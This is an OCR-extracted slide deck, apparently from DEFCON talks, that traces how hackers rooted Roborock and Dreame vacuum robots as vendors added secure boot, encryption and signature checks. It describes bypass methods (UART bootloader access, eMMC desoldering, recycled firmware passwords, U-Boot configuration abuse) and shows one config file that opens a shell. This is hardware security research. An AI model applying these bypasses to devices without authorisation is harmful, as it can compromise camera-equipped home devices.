
# Roborock is unhappy

- Newer firmware versions: local updates blocked
- With introduction of new models in 2019:
  - Signed firmware and voice packages
  - Each model uses different encryption keys
  - Signed configuration files to enforce region locks


# Rooting methods for new models (2019)

- Required tear down of devices
- Access to bootloader shell via UART
- Use bootloader to patch filesystem







# PCB reverse engineering




Desoldering



Probing



# Roborock reacts again


- U-Boot Bootloader gets locked down and shell is removed
- SecureBoot, SELinux, DM-verity is introduced
- New models use LUKS filesystem encryption
  - User data and Application partition is encrypted
  - Keys are stored in OPTEE/Trustzone
- Custom ELF binary signature checks in Kernel
  - Unsigned binaries cannot be executed


More and more devices with Cameras and AI were released

# Hackers fight back (2021)


- Presented at DEFCON 29
- Method to bypass ELF binary verification and security
  - Idea: modification of configuration partition
  - Disadvantage: eMMC desoldering or ISP access required
- New Vendor: Dreame Technologies
  - Powerful devices with cameras
  - Easy rooting method without disassembly via USB

# ISP access Xiaomi M1S





# Debug pinout for Dreame robot




Dreame L10s Ultra
Pinout under plastic cover


Dreame L10s Ultra
Usage of custom adapter

# Roborocks reaction

- Email from Roborock CEO: „Thank you for the talk, our engineers watched the talk live and are fixing right now all vulnerabilities“
- All partitions, except system, are now encrypted
- ELF binary signature verification is obfuscated
- Custom code in libcurl to silently bypass DNS redirections
- Lots of obfuscation (XOR ftw!)

# Dreame starts to panic (2021)

- After release of the talk
  - Lots of changes in firmwares
  - UART login shell gets removed, U-Boot shell is patched
  - Some changes seem to brick robots via OTA
  - Fun fact: patches reveal a simpler rooting method

factory_reset.conf

```
{
    "long_press_time": TIME,
    "short_press_script_path": "/usr/bin/open_getty.sh &",
    "long_press_script_path": "/usr/bin/factory_reset.sh rescue_ava_brick",
    "device_name": "EVENT_DEVICE_NAME"
}
```

# Dreame panics even more (2022)

- New countermeasures are introduced
  - SecureBoot is enforced
  - System partition is signed and verified by U-Boot
  - Kernel is paired with a specific system partition
  - Countermeasure is introduced into the software
    - Robot randomly crashes if filesystem is tampered
- Firmware is now signed+encrypted with per-model key
  - Fatal mistake: only the password to the firmware is signed
  - We can recycle the password to create our own „authentic“ firmware

# New Generation of Robots (2023)

- Research presented at DEFCON 31
- Example of flagship model of Roborock:
  - 2 Cameras, LIDAR sensor, 2 Linelasers
  - Security:
    - SecureBoot
    - DM-Verity protected rootfs
    - LUKS encrypted partitions
    - SELinux, ELF signatures


# New Generation of Robots (2023)

- Logic flaw in boot chain verification
  - All components are signed
    - Exception: boot configuration
  - Everything is checked in the boot process
- Abuse of U-Boot bootloader configuration
  - Configuration allows arbitrary memory reads and writes
  - Manipulation of configuration to disable security checks
    - Patching of the bootloader by the bootloader itself

Applies to most vacuum robot vendors


# How to reverse-engineer Roborock S8 Pro Ultra

- Problem with Roborock: we have no exposed debug pins
  - Only USB is available without teardown
- Initial approach: complete teardown



# Where are the debug pins?


Removal of the SOC to track traces according to the datasheet




Roborock S8 Pro Ultra Mainboard
Front side, with SoC desoldered

# Where are the debug pins?


Removal of the eMMC Flash to track traces




Roborock S8 Pro Ultra Mainboard
Back side, with eMMC desoldered


# Where are the debug pins?

Mapping of pins to traces




Roborock S8 Pro Ultra Mainboard
Back side, with eMMC desoldered

# Where are the debug pins?




